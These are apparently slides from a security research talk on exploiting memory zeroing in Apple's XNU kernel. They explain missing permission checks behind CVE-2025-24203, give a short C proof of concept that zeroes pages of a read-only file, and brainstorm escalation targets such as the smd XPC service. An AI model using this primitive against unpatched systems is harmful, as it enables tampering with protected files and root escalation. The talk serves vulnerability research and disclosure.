Something From Nothing

Exploiting Memory Zeroing in XNU

Ian Beer

@i41nbeer


1 October 1987

Machine-Independent Virtual Memory Management for Paged Uniprocessor and Multiprocessor Architectures

Richard Rashid, Avadis Tevanian, Michael Young, David Golub,
Robert Baron, David Black, William Bolosky, and Jonathan Chew

Department of Computer Science
Carnegie Mellon University
Pittsburgh, Pennsylvania 15213

https://dl.acm.org/doi/10.1145/36206.36181


0
0xffffffffffffffff
vm_map
vm_map layer
vme rw-
vme r--
permissions
vm_object
vm_object
semantics
vm_page
pmap layer
rw-
rw-
r--
implementation
SPTM, KTRR, APRR ...

What goes wrong...

Optimizations

Bugs of ommision

Layering violations

(and so many race conditions...)

Virtual Memory VR techniques

1) Find an API

2) Figure out the intended semantics

3) Figure out the actual semantics

4) Do they match the use?

PMAP apis

```
void pmap_zero_page(
    ppnum_t         pn);
```

```
void pmap_zero_part_page(
    ppnum_t         pn,
    vm_offset_t     offset,
    vm_size_t       len);
```


```
void pmap_copy_page(
    ppnum_t         src,
    ppnum_t         dest);
```

```
void pmap_copy_part_page(
    ppnum_t         src,
    vm_offset_t     src_offset,
    ppnum_t         dst,
    vm_offset_t     dst_offset,
    vm_size_t       len);
```

```
void pmap_copy_part_lpage(
    vm_offset_t     src,
    ppnum_t         dst,
    vm_offset_t     dst_offset,
    vm_size_t       len);
```

```
void pmap_copy_part_rpage(
    ppnum_t         src,
    vm_offset_t     src_offset,
    vm_offset_t     dst,
    vm_size_t       len);
```

```
void pmap_zero_page(
    ppnum_t         pn)
{
    assert(pn != vm_page_fictitious_addr);
    bzero_phys((addr64_t) ptoa(pn), PAGE_SIZE);
}
```



```
/*
 *  vm_map_delete: [ internal use only ]
 *
 *
static kmem_return_t
vm_map_delete(
    vm_map_t                    map,
    vm_map_offset_t             start,
    vm_map_offset_t             end
```

vm_fault_unwire

```
if (entry->zero_wired_pages) {
  pmap_zero_page(VM_PAGE_GET_PHYS_PAGE(result_page));
  entry->zero_wired_pages = FALSE;
}
```

```
/*
 *  vm_map_delete: [ internal use only ]
 *
 *  Deallocates the given address range from the target map.
static kmem_return_t
vm_map_delete(
    vm_map_t                map,
    vm_map_offset_t         start,
    vm_map_offset_t         end
```

vm_fault_unwire

Ommision 1:
no permission checks here

```
if (entry->zero_wired_pages) {
  pmap_zero_page(VM_PAGE_GET_PHYS_PAGE(result_page));
  entry->zero_wired_pages = FALSE;
}
```


Setting the flag

```
/*
 *	vm_map_behavior_set:
 *
 *	Sets the paging reference behavior of the specified address
 *	range in the target map.  Paging reference behavior affects
 *	how pagein operations resulting from faults on the map will be
 *	clustered.
 */
kern_return_t
vm_map_behavior_set(
	vm_map_t	map,
	vm_map_offset_t	start,
	vm_map_offset_t	end,
	vm_behavior_t	new_behavior)
```

osfmk/mach/mach_vm.defs


Ommision 2:
no permission checks here

```
if (new_behavior == VM_BEHAVIOR_ZERO_WIRED_PAGES) {
   entry->zero_wired_pages = TRUE;
```




```
object = (entry->is_sub_map) ?
         VM_OBJECT_NULL : VME_OBJECT(entry);
```

permissions




```
result = vm_fault_page(object,
  (VME_OFFSET(entry) + (va - entry->vme_start)),
  VM_PROT_NONE,
  TRUE, FALSE, &prot, &result_page, &top_page,
  (int *)0, NULL, map->no_zero_fill, &fault_info);
```

semantics

Aspect 3:
wrong fault type?


```
if (entry->zero_wired_pages) {
    pmap_zero_page(VM_PAGE_GET_PHYS_PAGE(result_page));
```

implementation

PoC

```
int fd = open(file_path, O_RDONLY);

void* page = mmap(0, PAGE_SIZE, PROT_READ, MAP_FILE | MAP_SHARED, fd, 0);

mach_vm_behavior_set(mach_task_self(),
                     (mach_vm_address_t)page,
                     PAGE_SIZE,
                     VM_BEHAVIOR_ZERO_WIRED_PAGES);

mlock(page, PAGE_SIZE);

mach_vm_deallocate(mach_task_self(),
                   (mach_vm_address_t)page,
                   PAGE_SIZE);
```

Kernel

Available for: macOS Sequoia

Impact: An app may be able to modify protected parts of the filesystem

Description: The issue was addressed with improved checks.

CVE-2025-24203: Ian Beer of Google Project Zero

Kernel

Available for: macOS Sequoia

Impact: An app may be able to escalate privileges to root

Description: The issue was addressed with improved checks.

CVE-2025-24203: Ian Beer of Google Project Zero

Targets


Deny lists?


Config files?

Databases?


Cryptographic material?

Code?


Online Assembler and Disass
shell-storm.org/online/Online-Assembler-and-Disassemb...
Incognito (2)
00 00 00 00 00 00 00 00
ARM ARM (thumb) AArch64 Mips (32) Mips (64) PowerPC (32) PowerPC (64)
Sparc x86 (16) x86 (32) x86 (64)
Little Endian Big Endian
0x00000000
Base addr
Addresses Bytescodes Instructions
Disassemble
Disassembly
n/a


Online Assembler and Disass
shell-storm.org/online/Online-Assembler-and-Disassemb...
Incognito (2)
00 00 00 00 00 00 00 00
ARM ARM (thumb) AArch64 Mips (32) Mips (64) PowerPC (32) PowerPC (64)
Sparc x86 (16) x86 (32) x86 (64)
Little Endian Big Endian
0x00000000 Base addr
Addresses Bytecodes Instructions
Disassemble
Disassembly
0x0000000000000000: 00 00 add byte ptr [rax], al
0x0000000000000002: 00 00 add byte ptr [rax], al
0x0000000000000004: 00 00 add byte ptr [rax], al
0x0000000000000006: 00 00 add byte ptr [rax], al

add [rax], al... ~ NOP?!



00'S HACKING TIME!

Ideas

SUID binaries?

Stack misalignment?

IPC services?

Shared Cache?

com.apple.xpc.smd

/usr/libexec/smd

```
mov     r12, rax
lea     rdx, [rbp+length] ; length
mov     qword ptr [rdx], 0
lea     rsi, aAuthref     ; "authref"
mov     rdi, r14          ; xdict
call    _xpc_dictionary_get_data
mov     r15d, 51h ; 'Q'
test    rax, rax
jz      loc_100004121
```

```
cmp     [rbp+length], 20h ; ' '
jnz     loc_100004121
```

```
lea     rsi, [rbp+authorization] ; authorization
mov     qword ptr [rsi], 0
mov     rdi, rax          ; extForm
call    _AuthorizationCreateFromExternalForm
test    eax, eax
jz      short loc_1000040B7
```

call into shared cache

```
size_t len = 0;
uint8_t* buf =
  xpc_dictionary_get_data(request,
                          "authref",
                          &len);
if (buf && (len == 32)) {
  void* authref = 0;
  AuthorizationCreateFromExternalForm(buf,
                                      &authref);
```


```
00007FF80345D413 _AuthorizationCreateFromExternalForm proc near
00007FF80345D413
00007FF80345D413
00007FF80345D413
00007FF80345D413
00007FF80345D413 length          = qword ptr -30h
00007FF80345D413
00007FF80345D413                 push    rbp
00007FF80345D414                 mov     rbp, rsp
00007FF80345D417                 push    r15
00007FF80345D419                 push    r14
00007FF80345D41B                 push    r13
00007FF80345D41D                 push    r12
00007FF80345D41F                 push    rbx
00007FF80345D420                 push    rax
00007FF80345D421                 test    rdi, rdi
00007FF80345D424                 jz      loc_7FF80345D559
00007FF80345D42A                 mov     r14, rsi
00007FF80345D42D                 test    rsi, rsi
00007FF80345D430                 jz      loc_7FF80345D561
00007FF80345D436                 mov     r12, rdi
00007FF80345D439                 xor     edi, edi        ; keys
00007FF80345D43B                 xor     esi, esi        ; values
00007FF80345D43D                 xor     edx, edx        ; count
00007FF80345D43F                 call    j__xpc_dictionary_create
00007FF80345D444                 mov     r15d, 0FFFF1598h
```

